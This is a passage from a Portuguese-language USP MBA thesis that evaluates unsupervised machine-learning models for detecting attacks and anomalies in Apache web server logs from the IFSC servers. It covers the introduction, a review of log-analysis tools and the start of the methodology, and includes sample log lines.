UNIVERSIDADE DE SÃO PAULO
Instituto de Ciências Matemáticas e de Computação

Avaliação de modelos de aprendizado de máquina para a detecção de anomalias em logs de servidores web Apache

Aparecido Luciano Breviglieri Joioso

Trabalho de Conclusão de Curso
MBA em Inteligência Artificial e Big Data

ICMC USP SÃO CARLOS

UNIVERSIDADE DE SÃO PAULO
Instituto de Ciências Matemáticas e de Computação

Avaliação de modelos de aprendizado de máquina para a detecção de anomalias em logs de servidores web Apache

Aparecido Luciano Breviglieri Joioso

USP - São Carlos

2025

Aparecido Luciano Breviglieri Joioso

Avaliação de modelos de aprendizado de máquina para a detecção de anomalias em logs de servidores web Apache

Trabalho de conclusão de curso apresentado ao Departamento de Ciências de Computação do Instituto de Ciências Matemáticas e de Computação, Universidade de São Paulo - ICMC/USP, como parte dos requisitos para obtenção do título de Especialista em Inteligência Artificial e Big Data.

Área de concentração: Inteligência Artificial.

Orientador: Prof. Júlio Cezar Estrella.

USP - São Carlos

2025

Ficha catalográfica elaborada pela Biblioteca Prof. Achille Bassi
e Seção Técnica de Informática, ICMC/USP,
com os dados inseridos pelo(a) autor(a)

JOIOSO, APARECIDO LUCIANO BREVIGLIERI
J74a Avaliação de modelos de aprendizado de máquina para a detecção de anomalias em logs de servidores web Apache / APARECIDO LUCIANO BREVIGLIERI JOIOSO; orientador Júlio Cezar Estrella. -- São Carlos, 2025.
85 p.

Trabalho de conclusão de curso (MBA em Inteligência Artificial e Big Data) -- Instituto de Ciências Matemáticas e de Computação, Universidade de São Paulo, 2025.

1. Análise de logs. 2. Detecção de anomalias. 3. Segurança da informação. 4. Servidores Apache. I. Estrella, Júlio Cezar, orient. II. Título.

Bibliotecários responsáveis pela estrutura de catalogação da publicação de acordo com a AACR2:
Gláucia Maria Saia Cristianini - CRB - 8/4938
Juliana de Souza Moraes - CRB - 8/6176

Dedico este trabalho à minha esposa, Elisete, e às minhas filhas, Amanda e Tássia, pelo amor e apoio incondicional sempre presentes em todos os momentos.

AGRADECIMENTOS

Agradeço primeiramente a Deus, pela proteção e pelo amparo ao longo desta jornada, preservando minha saúde durante o desenvolvimento deste trabalho e iluminando meu caminho com sabedoria para compreender, assimilar e aplicar os conhecimentos adquiridos.

À minha esposa, Elisete, e às minhas filhas, Amanda e Tássia. Por cada hora que lhes roubei para dedicar a este trabalho, recebi em troca o apoio incondicional e a certeza de que a torcida de vocês era a minha maior motivação. Este trabalho é a prova de que o nosso amor e união foram a base para a minha conquista.

Aos meus pais, por investirem em minha educação. Mesmo sem palavras, com cada gesto e sacrifício, vocês me ensinaram o valor do conhecimento e a importância de se tornar um ser humano melhor por meio da educação. Este sonho também foi construído sobre a base sólida que vocês me deram.

À Universidade de São Paulo (USP) e ao Instituto de Ciências Matemáticas e de Computação (ICMC), pelo apoio institucional e pela bolsa de estudos que possibilitaram a realização deste trabalho.

Ao orientador, Prof. Dr. Júlio Cezar Estrella, pela orientação competente e pelas contribuições relevantes durante o desenvolvimento desta pesquisa. Aos professores e colegas do MBA em Inteligência Artificial e Big Data, pelas trocas de conhecimento e experiências que enriqueceram este percurso, em especial à minha amiga Flávia Lisboa, por sua colaboração e valiosas trocas de ideias ao longo do curso, que foram fundamentais para a conclusão deste MBA.

RESUMO

JOIOSO, A. L. B. **Avaliação de modelos de aprendizado de máquina para a detecção de anomalias em logs de servidores web Apache**. 2025. 85 f. Monografia (MBA em Inteligência Artificial e Big Data) – Instituto de Ciências Matemáticas e de Computação, Universidade de São Paulo, São Carlos, 2025.

Este trabalho tem como objetivo avaliar a aplicação de técnicas de aprendizado de máquina na detecção de anomalias em arquivos de log do servidor web Apache, com foco na identificação de padrões de ataque e comportamentos anômalos que possam indicar riscos de segurança. Para isso, foram utilizados diferentes experimentos com *datasets* de grande e pequeno volume, extraídos de servidores institucionais, empregando-se os algoritmos *Isolation Forest, One-Class SVM* e *Autoencoder*. A metodologia envolveu a construção de *pipelines* de pré-processamento e normalização dos dados, a definição de atributos relevantes e a execução dos modelos em cenários distintos, seguidos de análises comparativas por meio de métricas de desempenho, tabelas de interseção, visualizações como *scatter plots* e PCA e listagens das URLs que os modelos detectaram como anômalas. Os resultados mostraram que o *Isolation Forest* se destacou pela escalabilidade e capacidade de detectar de forma consistente ataques de força bruta e tentativas de exploração em URLs administrativas; o *One-Class SVM* apresentou alta sensibilidade, mas com maior propensão a falsos positivos, principalmente em acessos legítimos a arquivos estáticos como PDFs; já o *Autoencoder* mostrou-se mais seletivo, com tendência a detectar apenas anomalias de maior desvio, como tentativas de redirecionamento e execuções de código malicioso. A análise de concordância entre os modelos revelou que a abordagem multimodelo potencializa a identificação de diferentes tipos de ataques, incluindo força bruta, tentativas de execução remota de código, envenenamento de *cache* e exploração de aplicações inexistentes, reduzindo o risco de falsos positivos isolados. Apesar da proposta inicial contemplar também experimentos supervisionados, os resultados dessa abordagem mostraram-se ainda pouco robustos, em razão das limitações da técnica de rotulagem automática utilizada e da ausência de *datasets* rotulados publicamente disponíveis. Conclui-se que os modelos não supervisionados oferecem contribuições relevantes para o monitoramento preventivo de segurança em servidores web, especialmente quando aplicados em conjunto, e que trabalhos futuros devem incluir a construção de *datasets* rotulados de forma mais criteriosa e a exploração de modelos supervisionados para comparação de desempenho.

Palavras-chave: Análise de logs. Detecção de anomalias. Segurança da informação.

Servidores Apache.

ABSTRACT

JOIOSO, A. L. B. **Evaluation of machine learning models for anomaly detection in Apache web server logs**. 2025. 85 f. Monograph (MBA in Artificial Intelligence and Big Data) – Instituto de Ciências Matemáticas e de Computação, Universidade de São Paulo, São Carlos, 2025.

This work aims to evaluate the application of machine learning techniques for anomaly detection in Apache web server log files, focusing on the identification of attack patterns and anomalous behaviors that may indicate security risks. To this end, different experiments were conducted using large- and small-scale datasets extracted from institutional servers, employing the algorithms Isolation Forest, One-Class SVM, and Autoencoder. The methodology involved the construction of preprocessing and data normalization pipelines, the definition of relevant attributes, and the execution of models in distinct scenarios, followed by comparative analyses using performance metrics, intersection tables, visualizations such as scatter plots and PCA, and listings of URLs flagged as anomalous by the models. The results showed that Isolation Forest stood out for its scalability and ability to consistently detect brute-force attacks and exploitation attempts targeting administrative URLs; One-Class SVM presented high sensitivity but with a greater tendency toward false positives, especially in legitimate accesses to static files such as PDFs; whereas the Autoencoder proved more selective, tending to detect only high-deviation anomalies, such as redirection attempts and malicious code executions. Concordance analysis among the models revealed that a multi-model approach enhances the identification of different types of attacks, including brute-force, remote code execution attempts, cache poisoning, and exploitation of non-existent applications, while reducing the risk of isolated false positives. Although the initial proposal also included supervised experiments, the results of this approach proved less robust, due to the limitations of the automatic labeling technique used and the lack of publicly available labeled datasets. It is concluded that unsupervised models offer relevant contributions to proactive security monitoring in web servers, especially when applied in combination, and that future work should include the construction of more rigorously labeled datasets and the exploration of supervised models for performance comparison.

Keywords: Log analysis. Anomaly detection. Apache servers. Information security.

LISTA DE ILUSTRAÇÕES

LISTA DE TABELAS

SUMÁRIO

1 INTRODUÇÃO

A análise de logs de servidores é uma tarefa essencial para o monitoramento da saúde e segurança de sistemas. Pequenos *datacenters*, com poucos servidores, podem gerar uma quantidade enorme de dados em formato de logs que, para serem analisados, exigem tempo, recursos e pessoas especializadas na interpretação das informações gravadas nesses arquivos. Quanto maior o *datacenter*, maior a quantidade de logs, aumentando proporcionalmente a dificuldade de análise desse imenso volume de informações.

1.1 Contextualização

Os servidores recebem uma quantidade diária enorme de acessos, que podem ser válidos, quando as informações contidas nos servidores são respondidas de maneira adequada — como, por exemplo, o acesso a uma página da Internet que consulta um banco de dados e retorna seu conteúdo ao usuário em formato HTML — ou indevidos, quando um usuário mal-intencionado *(hacker)* explora alguma vulnerabilidade do sistema para obter informações sigilosas, ganhar acesso privilegiado a informações do servidor e até mesmo ocultar páginas desonestas para utilizá-las em diversos tipos de golpes.

Para qualquer tipo de acesso aos servidores, seja ele válido ou uma tentativa de exploração de vulnerabilidades, uma informação é gerada e gravada em um arquivo de log apropriado. Cabe ao administrador do sistema verificar essas informações e, a partir de sua interpretação, tomar as devidas providências com relação à sua manutenção.

Realizar a análise de logs simplesmente verificando os arquivos linha por linha torna-se uma tarefa muito difícil, visto que as informações nesses arquivos são registradas de forma não estruturada (Zhu et al., 2023) ou semi-estruturada, conforme ilustrado nas Figuras 1 e 2. Para isso, há várias ferramentas que auxiliam o administrador na análise dos logs. No entanto, grande parte dessas ferramentas oferece apenas visualizações básicas e análises quantitativas, como, por exemplo, o número de acessos de um determinado IP, a contabilização de tipos de acessos e a identificação de quais diretórios ou páginas estão sendo acessados, entre outros.

Figura 1 – Exemplo do arquivo access.log (Servidor do IFSC)

```
143.107.228.199 - - [24/Nov/2024:22:22:57 -0300] "POST /english/wp-cron.php?
doing_wp_cron=1732497777.3845560550689697265625 HTTP/1.1" 200 4531 "-" "WordPress/6.7; https://www2.ifsc.usp.br/
english"
143.106.200.209 - - [24/Nov/2024:22:23:09 -0300] "GET /biblioteca/wp-content/plugins/cookie-law-info/legacy/
public/css/cookie-law-info-gdpr.css?ver=3.2.7 HTTP/1.1" 200 9087 "https://www2.ifsc.usp.br/biblioteca/ferramenta-
turnitin-disponivel-na-usp/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.0.0 Safari/537.36"
143.107.228.201 - - [24/Nov/2024:22:30:44 -0300] "GET /portal-ifsc/category/noticias/feed/ HTTP/1.0" 200 76021 "-"
"-"
177.143.5.168 - - [25/Nov/2024:00:16:15 -0300] "GET /portal-ifsc/wp-content/plugins/cookie-law-info/legacy/public/
css/cookie-law-info-table.css?ver=3.2.7 HTTP/1.1" 200 2213 "https://www2.ifsc.usp.br/portal-ifsc/doenca-de-
alzheimer-115-anos-depois/" "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/131.0.0.0 Safari/537.36"
```

Figura 2 – Exemplo do arquivo error.log (Servidor do IFSC)

```
[Mon Nov 25 08:25:25.925691 2024] [autoindex:error] [pid 13495] [client 114.119.133.34:38285] AH01276: Cannot
serve directory /var/www/html/portal-ifsc/wp-content/uploads/revslider/templates/minimal-typography-website-
slider/: No matching DirectoryIndex (index.html,index.cgi,index.pl,index.php,index.xhtml,index.htm) found, and
server-generated directory index forbidden by Options directive, referer: https://www2.ifsc.usp.br/portal-ifsc/wp-
content/uploads/revslider/templates
[Mon Nov 25 08:26:08.765854 2024] [php7:error] [pid 13103] [client 196.117.3.190:64038] script '/var/www/html/wp-
aa.php' not found or unable to stat
[Mon Nov 25 08:30:38.975661 2024] [php7:error] [pid 12847] [client 143.107.180.148:59879] PHP Fatal error:  Cannot
redeclare pdoDB() (previously declared in /var/www/html/portal-ifsc/php-scripts/lib/utils-polaris-fisica.php:7)
in /var/www/html/portal-ifsc/php-scripts/lib/utils-polaris-fisica.php on line 5, referer: https://
www2.ifsc.usp.br/portal-ifsc/
[Mon Nov 25 08:32:11.881477 2024] [php7:warn] [pid 13992] [client 189.79.240.177:53728] PHP Warning:
imagecreatetruecolor(): Invalid image dimensions in /var/www/html/portal-ifsc/php-scripts/lib/funcoes.php on line
274
```


Categorizar e interpretar cada informação contida no arquivo de log é uma tarefa complexa, mesmo quando são utilizadas ferramentas desenvolvidas para tal finalidade.

1.2 Justificativa e Motivação

O Instituto de Física de São Carlos (IFSC) da Universidade de São Paulo (USP) tem, em seu *datacenter*, diversos servidores que oferecem os mais variados tipos de serviços, incluindo servidores de DNS, banco de dados, NAT (*Network Address Translation*), vigilância, controle de acesso, *storages*, processamento de alto desempenho (HPC), gerenciamento de licenças para softwares científicos e, por fim, os servidores que são o foco deste estudo: os servidores web.

No segundo semestre de 2024, um dos servidores web responsável por hospedar as páginas dos Grupos de Pesquisa do IFSC sofreu uma invasão. Esse incidente resultou na inserção de *scripts* PHP maliciosos e na ativação de um módulo no Apache utilizado para redirecionamentos de páginas, configurando o servidor como um *proxy* aberto. Como consequência, o ambiente comprometido passou a redirecionar páginas para sites de apostas (*bets*). A Figura 3 ilustra esse comportamento, apresentando trechos do arquivo access.log do Apache que evidenciam os redirecionamentos ocorridos durante o período da invasão.

Figura 3 – Arquivo access.log com redirecionamentos para sites de apostas (Servidor do IFSC)



Diante desse cenário, este trabalho propõe a aplicação de técnicas modernas de Inteligência Artificial, incluindo algoritmos de aprendizado de máquina, para apoiar a análise de logs de servidores web. O objetivo é contribuir para uma tomada de decisão mais rápida e eficaz em situações de possível comprometimento do sistema.

Adicionalmente, destaca-se que os *datasets* utilizados nesta pesquisa foram extraídos a partir dos arquivos de log dos próprios servidores institucionais, cujo acesso é autorizado no contexto da administração técnica dos sistemas computacionais do IFSC.

1.3 Objetivo Geral

Este estudo tem como objetivo aplicar técnicas de Inteligência Artificial, por meio de algoritmos de aprendizado de máquina não supervisionados e supervisionados, à análise dos arquivos de log do serviço web Apache, executado em sistemas operacionais Linux. As análises serão realizadas sobre os logs gerados no servidor web do Instituto de Física de São Carlos (IFSC) da Universidade de São Paulo (USP).

O foco está no arquivo **access.log**, principal registro de atividade de acessos do servidor Apache, com o objetivo de identificar padrões anômalos que possam indicar riscos ou sinais de comprometimento do sistema. Para isso, serão empregados modelos como *Isolation Forest, One-Class SVM* e *Autoencoder* (não supervisionados), além de *Random Forest, XGBoost* e Regressão Logística (supervisionados), com a finalidade de comparar o desempenho dessas abordagens na detecção de anomalias.

1.4 Escopo do trabalho

Este trabalho foi conduzido em etapas que abrangem desde a coleta e preparação dos dados até a aplicação e avaliação de algoritmos de aprendizado de máquina. As principais fases incluem:

1) **Coleta dos dados:** extração de arquivos access.log de três servidores web do IFSC/USP, representando diferentes perfis de uso e períodos de registro.

2) **Pré-processamento:** construção dos *datasets* por meio de três *scripts* — o primeiro realiza o *parsing* e extração dos campos relevantes, o segundo enriquece os dados com geolocalização e codificações, e o terceiro aplica uma rotulagem automática baseada em padrões suspeitos.

3) **Normalização e seleção de atributos:** padronização dos principais atributos com *StandardScaler* e escolha das variáveis mais relevantes para a detecção de anomalias.

4) **Aplicação dos modelos:**

- **Não supervisionados:** *Isolation Forest, One-Class SVM* e *Autoencoder* aplicados a conjuntos não rotulados.
- **Supervisionados:** *Random Forest, XGBoost* e Regressão Logística treinados com dados rotulados automaticamente.

5) **Análise dos resultados: c**omparação da efetividade das abordagens não supervisionada e supervisionada, além de correlacionar a concordância dos modelos na detecção das anomalias, bem como o impacto do volume temporal (logs diários versus agregados) na detecção de padrões anômalos relevantes para a administração dos servidores.

1.5 Notas do autor

Durante o desenvolvimento deste trabalho foi utilizado o ChatGPT4 (OPENAI, 2025) como ferramenta de apoio na codificação com Python e, também, como auxiliar na redação do texto realizando revisões gramaticais e de coesão textual.

2 REVISÃO BIBLIOGRÁFICA

A utilização dos arquivos de logs dos servidores de computação para a detecção de anomalias é um dos métodos mais eficazes para essa tarefa. No mercado comercial, há algumas ferramentas que realizam esse serviço, mas o meio acadêmico também tem desenvolvido diversos trabalhos que estudam a análise de logs por meio da utilização de técnicas de Inteligência Artificial.

Neste capítulo, são apresentados os principais conceitos abordados neste trabalho. A Seção 2.1 introduz o serviço web Apache, enquanto a Seção 2.2 discute três ferramentas tradicionais disponíveis no mercado para análise de anomalias em logs de servidores. A Seção 2.3 aborda o projeto LogPAI e seus subprojetos, e a Seção 2.4 apresenta estudos acadêmicos relacionados que empregaram para as análises dos logs técnicas de inteligência artificial. Por fim, a Seção 2.5 traz as considerações finais deste capítulo.

2.1 Apache HTTP Server

O Apache HTTP Server, mais comumente conhecido apenas como Apache, é um software de código aberto utilizado para gerenciar páginas de conteúdo web. Sua primeira versão foi lançada em 1995 e, desde 1996, é o serviço web mais popular da Internet (APACHE SOFTWARE FOUNDATION, 2025).

Trata-se de um servidor web robusto, que implementa diversas características que ainda o mantêm como um dos serviços web mais utilizados no mercado. Dentre elas, podemos listar algumas das mais relevantes (OPENAI, 2025):

- Compatibilidade multi-plataforma (Linux, Windows e MacOS);
- Implementação de módulos dinâmicos (ssl, rewrite, proxy);
- Suporte a várias linguagens de programação (PHP, python, perl, Java, CGI);
- Segurança HTTPS;
- Balanceamento de carga e *proxy* reverso;
- Documentação completa.

Os arquivos de log mais relevantes no servidor Apache são o access.log e o error.log. O arquivo access.log tem a finalidade de registrar os acessos ao servidor, enquanto o error.log é responsável pelo registro de erros do servidor. A estrutura desses arquivos segue o padrão

CLF (*Common Log Format*), amplamente adotado em diversos servidores web, permitindo sua leitura e análise por diferentes ferramentas de processamento de logs (APACHE LOG FILES, 2025).

O formato padrão do arquivo access.log, bem como a descrição do conteúdo de cada campo presente na linha do log, está apresentado na Tabela 1.

Tabela 1 – Exemplo de uma linha do access.log e a descrição dos campos

127.0.0.1 - frank [10/Oct/2000:13:55:36 -0700] "GET /apache_pb.gif HTTP/1.0" 200 2326	
`127.0.0.1`	Endereço IP do computador remoto que realizou a requisição ao servidor.
`-`	Identificação do usuário remoto. Em geral, aparece como um traço (-), pois, para ser registrado, o computador remoto precisa executar um serviço de identificação, como o *identd*.
`frank`	Nome do usuário autenticado por meio do protocolo de autenticação HTTP. Caso não haja autenticação, esse campo apresenta um hífen (-).
`[10/Oct/2000:13:55:36 -0700]`	Data e horário do acesso ao servidor.
`"GET /apache_pb.gif HTTP/1.0"`	Informação composta por três elementos, delimitada por aspas duplas. Esse campo contém o método de acesso utilizado pelo cliente (por exemplo, *GET* ou *POST*), o recurso solicitado e a versão do protocolo HTTP utilizada na requisição.
`200`	Código de *status* da requisição. O valor 200 indica que a solicitação foi atendida com sucesso, enquanto o valor 404 significa que a página requisitada não foi encontrada no servidor. Existem vários outros códigos de *status*.
`2326`	Tamanho da resposta enviada pelo servidor, em bytes.

Da mesma maneira, o formato padrão do arquivo error.log, bem como a descrição do conteúdo de seus campos, está apresentado na Tabela 2.

Tabela 2 – Exemplo de uma linha do error.log e a descrição dos campos

[Fri Sep 09 10:42:29.902022 2011] [core:error] [pid 35708:tid 4328636416] [client 72.15.99.187] File does not exist: /usr/local/apache2/htdocs/favicon.ico	
`[Fri Sep 09 10:42:29.902022 2011]`	Data e horário do erro registrado.
`[core:error]`	Nome do módulo do Apache que gerou o erro, seguido do nível de severidade correspondente.
`[pid 35708:tid 4328636416]`	Número do processo do Apache que gerou o erro, acompanhado do identificador da *thread* associada.
`[client 72.15.99.187]`	Endereço IP do cliente que efetuou a requisição.
`File does not exist: /usr/local/apache2/htdocs/favicon.ico`	Mensagem do erro ocorrido.

Até a conclusão deste estudo, a versão mais recente do Apache disponível era a 2.4.

2.2 Uma breve visão geral de ferramentas de análise de logs atuais

Há disponível atualmente várias ferramentas de análise de logs. A seguir serão apresentadas três das mais populares, **Splunk**, **Graylog** e **Elastic Stack**, elencando seus principais recursos, como elas lidam com os comportamentos anômalos e se utilizam alguma técnica de IA para realizar a análise dos logs.

2.2.1 Splunk

O Splunk é uma ferramenta de análise de logs, que tem como principais recursos a coleta e indexação de dados, de diversas fontes, como logs de servidores, dispositivos de rede e aplicações, além de possibilitar a pesquisa de padrões por meio de uma interface de busca para rastrear padrões anômalos nos logs em tempo real (FORTINET, 2025).

Segundo a desenvolvedora, com a instalação do aplicativo *Machine Learning Toolkit* (MLTK) da ferramenta Splunk, podem ser empregadas técnicas de aprendizado de máquina e treinamento de modelos para a detecção de códigos anômalos. O Splunk também pode ser integrado com ferramentas de código aberto e ferramentas de terceiros como *Tensorflow, Pandas, Numpy, Scikit-Learn* entre outras (SPLUNK, 2025).

2.2.2 Graylog

O Graylog (GRAYLOG, 2025) é uma ferramenta utilizada para a análise e gerenciamento de logs, oferecendo recursos como coleta centralizada de registros de múltiplos servidores, um *dashboard* para visualização em tempo real, um mecanismo de busca e a configuração de alertas para eventos críticos. A ferramenta está disponível em uma versão *open-source*, permitindo sua instalação e uso sem custos, além de contar com versões licenciadas que oferecem funcionalidades adicionais.

De acordo com informações disponibilizadas pelo próprio desenvolvedor, o Graylog possui um módulo denominado UEBA (*User and Entity Behavior Analytics*) (GRAYLOG UEBA, 2025), que emprega técnicas de aprendizado de máquina para identificar comportamentos anômalos. Entre as capacidades atribuídas a essa funcionalidade, destacam-se a detecção de acessos indevidos de usuários, transferências de grandes volumes de dados, violações de permissões em sistemas de arquivos e incidentes relacionados à segurança da rede. No entanto, não são fornecidos detalhes específicos sobre a abordagem técnica utilizada na implementação do aprendizado de máquina para a identificação dessas anomalias.

2.2.3 Elastic Stack

O Elastic Stack (ELASTIC STACK, 2025) é um conjunto de várias ferramentas desenvolvida pela Elastic, parte dessas ferramentas são utilizadas para a coleta, análise e visualização de logs de servidores. Dentre as ferramentas as que formam um conjunto para realizar a análise de logs são:

- **Elasticsearch**: O componente principal do Elastic Stack, é um mecanismo de busca e análise distribuído, que faz a indexação dos logs. Utiliza uma linguagem SQL proprietária para efetuar buscas avançadas chamada *Elasticsearch Query Language* (ES|QL) (ELASTICSEARCH, 2025).
- **Logstash**: É um *pipeline* de ingestão de dados que coleta, transforma e envia logs para o Elasticsearch (LOGSTASH, 2025).
- **Kibana**: Uma interface gráfica (*dashboard*) que permite a visualização interativa dos dados armazenados (KIBANA, 2025).

Para realizar a detecção de anomalias utilizando técnicas de inteligência artificial é utilizado o módulo *Elastic Machine Learning*, este módulo utiliza aprendizado de máquina e

técnicas estatísticas, que permite a análise automatizada de dados históricos e em tempo real para a detecção de anomalias, previsões de tendências e classificação de eventos suspeitos.

Esse módulo utiliza modelos não supervisionados para detectar padrões incomuns, como variações inesperadas no tráfego de rede, tentativas de acesso indevidas e alterações anômalas no comportamento de usuários e sistemas, podendo identificar padrões de exploração, varreduras de portas e tentativas de invasão com base na análise contínua dos logs (EML, 2025).

A solução Elastic Stack é composta por outras ferramentas que melhoram as análises de logs aplicando técnicas de inteligência artificial e aprendizado de máquina para detectar falhas em sistemas, incidentes e comportamentos anômalos. Módulos que empregam aprendizado não supervisionados para lidar com séries temporais, utilização de métodos supervisionados para categorização automática de logs e técnicas de correlação de eventos para identificar relações entre diferentes tipos de ocorrências registradas nos logs.

2.3 Projeto LogPAI

O LogPAI (*Log Analytics Powered by AI*) é um projeto de código aberto que utiliza técnicas de inteligência artificial com o objetivo de fornecer uma plataforma para a análise de logs. O projeto disponibiliza diversos conjuntos de dados públicos, bem como ferramentas especializadas, formando um ecossistema dedicado à análise de logs (LOGPAI, 2025).

Dentre as ferramentas disponibilizadas pelo LogPAI, destacam-se:

- **Loghub**: Trata-se de um repositório que disponibiliza publicamente uma ampla coleção de conjuntos de dados extraídos de diversos tipos de softwares e servidores dos laboratórios do projeto LogPAI. Atualmente, o repositório conta com aproximadamente 77 GB de dados. São diversos conjuntos de logs disponíveis, entre eles do Apache Spark, de sistemas operacionais como Windows, Linux e macOS, além de serviços como Apache HTTP Server e OpenSSH (Zhu et al., 2023; LOGHUB, 2025).
- **Logparser**: Ferramenta baseada em aprendizado de máquina com a finalidade de converter arquivos de log, geralmente não estruturados, em sequências de dados organizadas. Essa estruturação permite que os dados sejam posteriormente submetidos a algoritmos de inteligência artificial para posterior análise (Zhu et al., 2019; LOGPARSER, 2025).

- **Loglizer**: Solução dedicada à detecção de anomalias em logs por meio de técnicas de aprendizado de máquina. A ferramenta suporta métodos supervisionados e não supervisionados para a identificação de padrões que possam ser considerados anômalos (He et al., 2016; LOGLIZER, 2025).
- **Logzip**: Essa ferramenta tem como objetivo reduzir o tamanho dos arquivos de log, mantendo as informações essenciais para análise. O processo de compactação ocorre por meio da separação dos registros em informações de cabeçalho e conteúdo, agrupando eventos que ocorreram no mesmo período e criando identificadores para eventos iguais. O arquivo resultante é submetido a um mecanismo de compactação adicional, reduzindo seu tamanho sem comprometer a integridade das informações (Liu et al., 2019; LOGZIP, 2025).

As ferramentas do LogPAI estão disponíveis para acesso público no GitHub, juntamente com diversos artigos acadêmicos que detalham seu uso. Esses estudos incluem *benchmarks*, descrições das ferramentas e comparações de desempenho entre diferentes abordagens de análise de logs.

2.4 Avaliação de trabalhos acadêmicos que utilizam técnicas de IA para a detecção de anomalias

No trabalho científico de Wang, Xu e Guo (2018), os autores utilizam os métodos Word2Vec e TF-IDF (*Term Frequency-Inverse Document Frequency*) para a extração de características dos arquivos de logs do supercomputador *Thunderbird*. Esses logs foram submetidos aos algoritmos LSTM (*Long Short-Term Memory*), GBDT (*Gradient Boosting Decision Tree*) e *Naive Bayes* para a detecção de anomalias. Os resultados obtidos foram comparados com base nos indicadores de acurácia, precisão, *recall* e *F1-score*, sendo que o algoritmo LSTM apresentou o melhor desempenho, alcançando um resultado de 0,99 em todos os quatro indicadores.

He et al. (2016) afirmam que, para realizar a detecção de anomalias em logs, é necessário passar por quatro etapas principais: coleta de logs, tratamento, extração de características e, finalmente, a detecção de anomalias. Em seguida, os autores utilizaram seis métodos para a análise de logs, sendo três supervisionados e três não supervisionados. Entre os métodos supervisionados, a árvore de decisão obteve melhor acurácia em comparação com a regressão logística e o SVM (*Support Vector Machine*). Já entre os métodos não

supervisionados, o método de mineração de invariantes mostrou-se mais promissor, com uma acurácia superior aos métodos de *log clustering* e PCA (*Principal Component Analysis*).

3 METODOLOGIA

Este capítulo descreve o tipo e objetivos deste estudo, além de destacar às hipóteses levantadas, quais foram as métricas de avaliação utilizadas e justifica a utilização dos algoritmos de aprendizado de máquina.

3.1 Tipo e objetivos

O presente estudo caracteriza-se como uma pesquisa aplicada, exploratória e experimental utilizando uma abordagem que busca padrões anômalos nos arquivos **access.log** do servidor web Apache. A metodologia utilizada contempla a análise exploratória dos dados e a aplicação de modelos de aprendizado de máquina não supervisionados e supervisionados, com o objetivo de comparar a capacidade dessas abordagens na detecção de comportamentos fora do padrão.

A justificativa para empregar técnicas de aprendizado de máquina está na capacidade desses modelos analisarem uma grande quantidade de dados e conseguir extrair deles padrões complexos e sutis, que muitas vezes passam despercebidos pela análise manual. Alguns desses padrões podem representar potenciais sinais de tentativas de exploração de vulnerabilidades e comportamentos suspeitos.

A escolha dos modelos não supervisionados se deu pela dificuldade de encontrar logs rotulados, e assim verificar como esses modelos identificam as anomalias de forma autônoma, com base apenas nos padrões observados nos dados. Por outro lado, este trabalho também avalia como se comportam os modelos supervisionados, aplicados a um conjunto de dados reduzido rotulados de forma automática com o auxílio de um *script*.

3.2 Hipóteses e perguntas da pesquisa

Este trabalho levanta as seguintes hipóteses sobre a detecção de anomalias utilizando modelos de aprendizado de máquinas não supervisionados e supervisionados:

1) As anomalias identificadas pelos modelos não supervisionados são relevantes e representam pontos de atenção para o administrador do sistema. (Avaliadas nos experimentos 1 e 2)

2) A rotulagem automática de anomalias para os modelos supervisionados, proporciona melhor desempenho na detecção. (Avaliada no experimento 3)

3) A execução dos modelos sobre um conjunto de dados com registros de vários meses pode oferecer benefícios adicionais à análise. (Avaliada no experimento 1)

4) A abordagem de execução dos modelos sobre arquivos de log diários proporciona foco mais preciso e auxilia de forma eficaz o trabalho do administrador. (Avaliada no experimento 2)

5) A comparação dos resultados entre três modelos distintos, identificando pontos de convergência, é uma estratégia eficaz para aumentar a confiabilidade da análise. (Avaliadas nos experimentos 1, 2 e 3)

As perguntas que derivam dessas hipóteses são:

1) Qual das abordagens é mais eficaz na detecção de anomalias, aprendizado não supervisionado ou supervisionado?

2) A agregação de logs de vários meses contribui de forma significativa para a detecção de padrões?

3) Qual dos modelos utilizados apresenta melhor desempenho para este tipo de tarefa?

A seguir a Tabela 3 apresenta a relação entre as hipóteses e os experimentos que foram aplicados a cada uma delas.

Tabela 3 - Relação entre hipóteses e experimentos

Hipótese	Experimento	Descrição resumida
H1	1 e 2	Anomalias de modelos não supervisionados são relevantes
H2	3	Rotulagem automática melhora o desempenho dos modelos supervisionados
H3	1	Dados agredados de vários meses oferecem benefícios à análise
H4	2	Análise em arquivos diários melhora o foco da detecção
H5	1, 2 e 3	Concordância entre os modelos aumenta a confiabilidade da análise

3.3 Métricas de avaliação

Para avaliar os modelos não supervisionados, as métricas de avaliação adotadas foram:

- Tempo de execução do modelos;
- Quantidade de anomalias identificadas por cada modelo;
- Grau de sobreposição de registros classificados como anômalos por cada modelo, a fim de reforçar a confiabilidade dos padrões detectados.

Para avaliar os modelos supervisionados, além do tempo de execução e do grau de sobreposição foram utilizadas às métricas clássicas de avaliação desses modelos:

- Precisão (*Precision*);
- Revocação (*Recall*);
- *F1-Score*;
- Acurácia *(Accuracy)*;
- Matriz de confusão *(Confusion Matrix)*.

3.4 Justificativa para escolha dos algoritmos

Os algoritmos selecionados para este estudo foram escolhidos com base em sua robustez e desempenho, sendo consideradas suas diversidades de abordagens na detecção de anomalias, incluindo modelos baseados em árvores de decisão, modelos lineares e em redes neurais.

Para a aplicação dos modelos não supervisionados foram utilizados:

- ***Isolation Forest:*** algoritmo baseado em árvore de decisão, eficiente para aplicação em grandes volumes de dados.
- ***One-Class SVM:*** modelo linear que é baseado na detecção de *outliers* com base em margens de separação.
- ***Autoencoder:*** modelo de rede neural que destaca os padrões anômalos com alto erro de reconstrução.

Para a aplicação dos modelos supervisionados foram utilizados:

- ***Random Forest***: algoritmo de múltiplas árvores de decisão que também é eficiente para aplicação em grandes volumes de dados.
